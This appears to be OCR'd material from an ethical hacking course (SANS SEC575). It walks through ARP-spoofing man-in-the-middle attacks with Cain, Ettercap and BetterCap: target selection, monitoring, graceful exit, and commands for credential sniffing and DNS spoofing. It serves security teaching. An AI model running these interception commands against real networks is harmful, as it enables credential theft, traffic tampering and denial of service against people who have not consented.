When Cain finishes scanning the network, you will see a list of target hosts. If no hosts were identified, ensure the correct network adapter was selected in steps 1 and 2, and ensure that the Windows Firewall has been disabled.

CAIN APR



New ARP Poison Routing

WARNING !!!

APR enables you to hijack IP traffic between the selected host on the left list and all selected hosts on the right list in both directions. If a selected host has routing capabilities WAN traffic will be intercepted as well. Please note that since your machine has not the same performance of a router you could cause DoS if you set APR between your Default Gateway and all other hosts on your LAN.

IP address	MAC	Hostname
172.16.0.111	00188BAD2AC7	
172.16.0.106	B407F9E5CB19	
172.16.0.113	001FF301E342	
172.16.0.115	586D8F074E8E	
172.16.0.119	5855CA1D3CF1	
172.16.0.121	001DBAD5C320	
172.16.0.120	B407F9E5CB19	
172.16.0.4	C417FECB2740	
172.16.0.103	70DEE23E5842	

IP address	MAC	Hostname
172.16.0.115	586D8F074E8E	
172.16.0.113	001FF301E342	
172.16.0.106	B407F9E5CB19	
172.16.0.111	00188BAD2AC7	
172.16.0.105	88C663FADED9	
172.16.0.101	0025BCB5E644	
172.16.0.100	001CB3B8766C	
172.16.0.3	00234DDA2223	
172.16.0.1	0014BF0F0330	

TIP


Minimize the number of hosts that are being targeted for MITM to preserve performance; minimize DoS potential.

Cain APR

Having discovered hosts on the network, we can start Cain's APR attack to achieve a MITM status on the network.

1. On the bottom list of tabs, click "APR".
2. Click the blue plus icon on the toolbar to open the "New APR Poison Routing" dialog box, as shown on this page.
3. Select the hosts that you want to attack, clicking the host entries in the left and right views. Although Cain will support selecting multiple hosts at the same time in both columns, it is wise to minimize the number of hosts that are being targeted to minimize network degradation and potential DoS of victims. Click OK after selecting the targets to close the dialog box.
4. Click the radioactive indicator icon on the toolbar to start the APR attack.

MONITORING CAIN APR



Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Poisoning	172.16.0.103	70DEE23E5842	0	0	0014BF0F0330	172.16.0.1

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Full-routing	172.16.0.103	70DEE23E5842	7	8	0014BF0F0330	68.105.28.11
Full-routing	172.16.0.103	70DEE23E5842	23	31	0014BF0F0330	174.76.228.153
Full-routing	172.16.0.103	70DEE23E5842	4	8	0014BF0F0330	184.28.152.87
Full-routing	172.16.0.103	70DEE23E5842	54	45	0014BF0F0330	17.173.66.48
Full-routing	172.16.0.103	70DEE23E5842	30	22	0014BF0F0330	184.28.152.224
Full-routing	172.16.0.103	70DEE23E5842	6562	14799	0014BF0F0330	74.125.227.148
Full-routing	172.16.0.103	70DEE23E5842	282	464	0014BF0F0330	74.125.227.144
Full-routing	172.16.0.103	70DEE23E5842	12	12	0014BF0F0330	74.125.227.145
Full-routing	172.16.0.103	70DEE23E5842	6	4	0014BF0F0330	174.76.228.145
Full-routing	172.16.0.103	70DEE23E5842	13	11	0014BF0F0330	17.174.2.54
Full-routing	172.16.0.103	70DEE23E5842	5	4	0014BF0F0330	74.125.227.146

THINK ABOUT

Monitor Cain network activity on the APR tab. Full-routing indicates that traffic is observed in both directions.

Monitoring Cain APR

When implementing a MITM attack, it is essential to monitor the activity being captured and retransmitted to ensure the attack was successful and to watch for any conditions that could indicate a DoS on the network (such as a large number of packets in the left victim column and no return traffic). In the example on this page, Cain indicates that it has successfully exploited several network devices to achieve a MITM attack through the "Full-routing" indicator in the Status column. By contrast, Cain will indicate "Half-routing" when it is only successful in manipulating one end of the MITM attack. Cain further indicates the IP and MAC addresses of the victims and the number of packets captured to and from the devices. In this example, the hosts 172.16.0.103 and 172.16.0.1 are being manipulated, where the latter host is a network router, allowing the attacker to capture traffic to several destination IP addresses.

CAIN GRACEFUL EXIT


At close or configure events, Cain will disable APR

- Will re-ARP target and restore ARP entries

If Cain crashes or is killed, ARP entries are not restored

- Potential to DoS victims for 15 seconds to 10 minutes, depending on platform

Consider manually stopping APR as needed



Cain Graceful Exit

Because Cain has manipulated the target devices into thinking that he is the other device's IP address, it must revert this change back to the correct MAC addresses to stop the MITM attack. Failure to do so will result in the victims continuing to send traffic to the attacker's MAC address, regardless of whether the attacker is available to forward the traffic.

If you close Cain by clicking File | Exit or by clicking on the Windows program close "X" icon, it will automatically undo the ARP poisoning attack by re-advertising the correct MAC addresses to the victim hosts. However, if Cain crashes or is killed, ARP entries are not restored. Victims will continue to send traffic to the Cain attacker until the ARP cache timer expires, which can be between 15 seconds and 10 minutes, depending on the platform.

If Cain crashes and you need to restore the network to undo the MITM attack, start Cain again and re-implement the MITM attack. Once Cain has achieved "Full-routing" status for the target hosts, stop APR manually by clicking the APR icon shown on this page. This will re-ARP victims and restore the network back to its unmodified condition.

We'll continue to look at Cain's features throughout today's material, but next, we'll turn to a much more flexible MITM attack tool for Linux and OS X systems, Ettercap.

ETTERCAP

Linux, OS X, and other Unix MITM tool

- ARP spoofing and other techniques

Open source; recently renewed community support

Text, curses, or GUI interface

Password sniffing support

Plugin capability adds several useful attack features

Opportunity to manipulate traffic content

Ettercap

Ettercap-ng (referred to herein as "Ettercap") is a Linux, OS X, and other Unix platform MITM attack tool, using ARP spoofing or other less popular techniques to manipulate the network. Ettercap has been available for many years without any maintenance or development plans, though recently it has seen renewed community support with a new roadmap for additional features.

Ettercap supports three modes of operation: text mode, curses mode, and a GUI interface. Of these three, the text mode interface is the most reliable and stable and will be the focus for our use of the tool.

Like Cain, Ettercap has support for password sniffing from the network, using the MITM attack to capture the network activity. Unlike Cain, the functionality of Ettercap is very flexible with the addition of community-developed and supported plugins to achieve several attacks not possible with Cain. Most significantly, Ettercap creates an opportunity to manipulate traffic between the victim devices, both as a feature of Ettercap and by virtue of the flexibility of the Linux and OS X platforms.

ETTERCAP TARGET DESIGNATION

Target designation is MAC/IP(s)/Port(s)/IPv6(s)

- Blank fields indicate all: "///"

Multiple IP addresses can be specified with byte ranges, byte lists, or address lists

- 10.10.10.1-252,254;10.10.10.10


Recommended use: Specify a limited target range of IP addresses

```
# ettercap [OPTIONS] [TARGET1] [TARGET2]
```

Ettercap Target Designation

When specifying the targets for an Ettercap MITM attack, the syntax for each target block is `[MAC]/[IP Addresses]/[PORTS]/[IPv6 Addresses]`, where any or all of the parameters can be blank (e.g., "///"). The first and second target designations allow us to select one or more hosts to filter traffic coming from and to one or more hosts (bi-directional manipulation, or "Full-routing" in Cain's parlance).

When specifying multiple hosts by MAC addresses, separate each colon-delimited address with a comma or a semi-colon. Multiple IP addresses, however, use a comma to specify a range within a single octet; separate multiple IP addresses with a semi-colon. Port ranges work similarly to IP address ranges, using a comma to specify multiple ports, whereas a dash specifies a range of ports.



ETTERCAP OPTIONS


```
-T
Launch the text-only interface
-M [METHOD:ARGS]
Become MITM using the specified technique
-w [LIBPCAP FILE]
Log captured pcap data
-q
Quiet output, do not dump packet contents in text mode
-F [FILTER FILE]
Execute the specified filter
-d
Perform DNS name resolution
-m [TEXT FILE]
Log messages including credential information to a file
```

Ettercap Options

Ettercap is an advanced network manipulation and password sniffing tool. The syntax of Ettercap is to specify one or more options following the executable, followed by two target designators representing the first and second group of devices that Ettercap should become MITM for. Some commonly used options for Ettercap are as follows:

- **-T:** Launch Ettercap with the text-only interface.
- **-M [METHOD:ARGS]:** Launch Ettercap and become MITM using the specified method and arguments. We will use Ettercap's ARP spoofing attack for bi-directional capture using the method and argument "arp:remote".
- **-w [LIBPCAP FILE]:** Log all packets bridged through Ettercap to the specified file in libpcap format.
- **-z:** By default, Ettercap performs a scan of all hosts in the current segment when it starts; the "-z" argument suppresses this behavior, instead relying on multicast and broadcast traffic to discover other network nodes.
- **-F [FILTER FILE]:** Execute the specified filter file to manipulate traffic bridged through Ettercap.
- **-d:** Perform DNS name resolution for all hosts; this is off by default.
- **-m [TEXT FILE]:** Log all messages generated by Ettercap to the specified file, including usernames and passwords observed on the network.

Note that options can be combined when they do not require parameters. For the majority of our use of Ettercap, we'll specify a command line of "ettercap -TqM arp:remote", followed by the two target host designations.



SIMPLE ETTERCAP USAGE

```
# ettercap -T -q -M arp:remote // //
Listening on eth0... (Ethernet)

  eth0 ->       00:0C:29:0C:F0:91      172.16.0.129     255.255.255.0

Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %

14 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : ANY (all the hosts in the list)

 GROUP 2 : ANY (all the hosts in the list)

Hit 'h' for inline help

SNMP : 172.16.0.3:161 -> COMMUNITY: public  INFO: SNMP v1
```

Ettercap is interactive; press "h" to access options after loading


SANS SEC575 | Mobile Device Security and Ethical Hacking 40

Simple Ettercap Usage

As previously mentioned, we'll leverage Ettercap's text-mode interface as the primary use mode for our examples because it is more reliable than the curses or GUI operating modes. As root, invoking Ettercap with the "-T" argument starts Ettercap in the desired text mode. Adding the "-q" argument tells Ettercap to subdue its output (quiet mode). The "-M" argument tells Ettercap which MITM technique to use; supplying the "arp:remote" method instructs Ettercap to perform ARP spoofing, allowing the attacker to eavesdrop and manipulate both LAN and remote network traffic. Finally, the two empty target designations ("// //") tell Ettercap to become MITM for all nodes on the network, as shown in the example on this page.

At startup in this use case, Ettercap will enumerate all the nodes on the network with ARP Response packets and then will advertise to all discovered hosts that it is the correct MAC address for every other host on the network, establishing the MITM attack. Although periodically maintaining the MITM attack following any legitimate ARP messages that conflict with the manipulated network, Ettercap will perform password sniffing, displaying the output on the screen (as in the case of the SNMP community string, shown on this page).

While Ettercap is running, we can change settings or implement additional attacks interactively. Pressing "h" while running Ettercap will display a help menu, describing the context-sensitive navigation options.



MONITORING ETTERCAP

Press "c" to dump the connection list

- Unidirectional entries indicating source and address, TCP or UDP, byte count

Flags column indicates user-decoded data ("*"), modified connection ("M"), or injected data ("I")

Press "s" for interface statistics, dropped packets estimate

```
c
Connections list:

M    172.16.0.105:54405 - 174.129.210.177:80    T closed   TX: 846
     172.16.0.111:60849 -    172.16.0.255:8765  U idle     TX: 1
I    172.16.0.105:54390 -    208.85.41.12:80    T active   TX: 2084340
```


SANS SEC575 | Mobile Device Security and Ethical Hacking 41

Monitoring Ettercap

While Ettercap is running in text mode, we can monitor the status of the MITM attack by looking at the connection list statistics by pressing "c". Ettercap will list all the network activity in unidirectional entries, indicating the source and destination IP address and ports. The column following the destination IP address and port information will also indicate the presence of TCP (T) and UDP (U) activity.

The left-most flags column indicates actions that Ettercap has applied to the network traffic. An asterisk ("*") indicates that the traffic has been decoded by a community or user-supplied decoding function. The "M" flag indicates that Ettercap has modified the connection or the data transmitted within the connection, and an "I" indicates that Ettercap has injected traffic into the connection.

A second technique for monitoring Ettercap is to press "s" to display interface statistics. The interface information indicates the estimated percentage of dropped packets, which can help to identify conditions where Ettercap is unable to keep up with forwarding all the traffic on the network.



ETTERCAP GRACEFUL EXIT

Like Cain, Ettercap de-ARPs victims when it exits gracefully

Quit Ettercap console with "q"

- Pressing "CTRL+C" will also gracefully exit, but with a warning

If Ettercap crashes, restore console settings, start, and exit to restore victims

```
# stty sane
# ettercap -TqM arp:remote // //
[omitted for space]
q
```

SEC575 | Mobile Device Security and Ethical Hacking 42

Ettercap Graceful Exit

Like Cain, Ettercap must de-ARP victims to restore network traffic to the intended targets at exit to avoid a DoS condition. When you want to stop an Ettercap MITM attack, press "q" to quit gracefully and restore the network. This can also be accomplished by pressing "CTRL+C", but Ettercap will warn you that this is not a supported exit function.

You should not quit Ettercap with a SIGKILL message t (e.g., "`killall -9 ettercap`" or "`kill -9 `pidof ettercap``" or by pressing CTRL+"\") because this will terminate Ettercap but not restore ARP entries on the network.

Ettercap has been known to crash on occasion, leaving the network in the manipulated state leading to a DoS condition. If this happens, restore the console settings by running "`stty sane`" (you might have to type this blindly because the console will not display any output after Ettercap crashes, or you can switch to a new terminal window). Then restart the Ettercap MITM attack, and then quit Ettercap gracefully to restore the network.

BETTERCAP

Extensible MITM platform in Ruby by Simone Margaritelli

- Linux, OS X, and BSD platforms

Lots of built-in features:

- Integrated proxy server, credential sniffer, DNS proxy, and more
- Can easily inject content into TCP sessions (custom JavaScript, etc.)

Introduce new attacks with custom Ruby scripts

https://www.bettercap.org

BetterCap

On Linux, I have been moving away from Ettercap in favor of BetterCap MITM platform, written by Simone Margaritelli (https://www.bettercap.org). BetterCap runs on Linux, OS X, and BSD systems, and uses ARP-based MITM attacks (among other options) to capture network traffic from one or more target devices. BetterCap boasts several powerfully integrated features, including an integrated proxy server, credential sniffer, a DNS proxy interceptor, and many more. BetterCap includes a custom HTTP/HTTPS proxy server that can be used to inject content into TCP sessions as well, making it easy to deliver exploits over JavaScript, CSS, or HTML.

BetterCap supersedes the Ettercap tool mainly in its ability to easily introduce new attacks on the BetterCap platform. BetterCap is written in Ruby, and it is straightforward to write new BetterCap modules to introduce new attacks through minimal Ruby code.

BETTERCAP TARGET DESIGNATION

Without specifying, BetterCap targets all devices on the LAN (and gateway)

-T 10.10.10.11,10.10.10.34

-T 10.10.10.12-36

-T 10.10.10.0/24

-T 00:13:CE:55:98:EF

--ignore 10.10.10.11,10.10.10.34

--full-duplex


BetterCap Target Designation

BetterCap offers multiple mechanisms to specify the target of the MITM attack. By default, BetterCap will target all devices on the LAN, using the network number and the subnet mask on the default network interface. You can reduce the scope of the target designation with the -T argument, specifying one or more hosts by IP or MAC address (separated by commas), using a range of hosts in the IP address with a dash (matching the Nmap style of host designation), or by specifying a netmask in CIDR (classless internet domain routing) notation.

Optionally, you can specify a range of hosts and exclude one or more targets using the --ignore option.

In this convention, and unless --local is specified, BetterCap will perform a full-duplex MITM attack between the victim devices and the default gateway. BetterCap attempts to figure out the default gateway from the local network interface default, though you can override this configuration with the -G argument.

By default, BetterCap will only MITM the target device. Adding the --full-duplex argument will tell BetterCap to attack both the target designation and the network default gateway.



`# bettercap -L`	Simple local network packet sniffer
`# bettercap -L --sniffer-output out.pcap --sniffer-filter "tcp and not port 443"`	Sniff local and upstream network, save packets to libpcap file applying BPF filter
`# bettercap --custom-parser ".*pass.*"`	Sniff local and upstream network, display packets matching regular expression
`# bettercap --proxy -T 10.10.10.101`	Sniff and send HTTP traffic to BetterCap's proxy server, logging requests/responses

`# echo "10.10.10.2 itunes.apple.com" >dns-spoof.txt`
`# bettercap --proxy -T 10.10.10.101 --dns dns-spoof.txt`
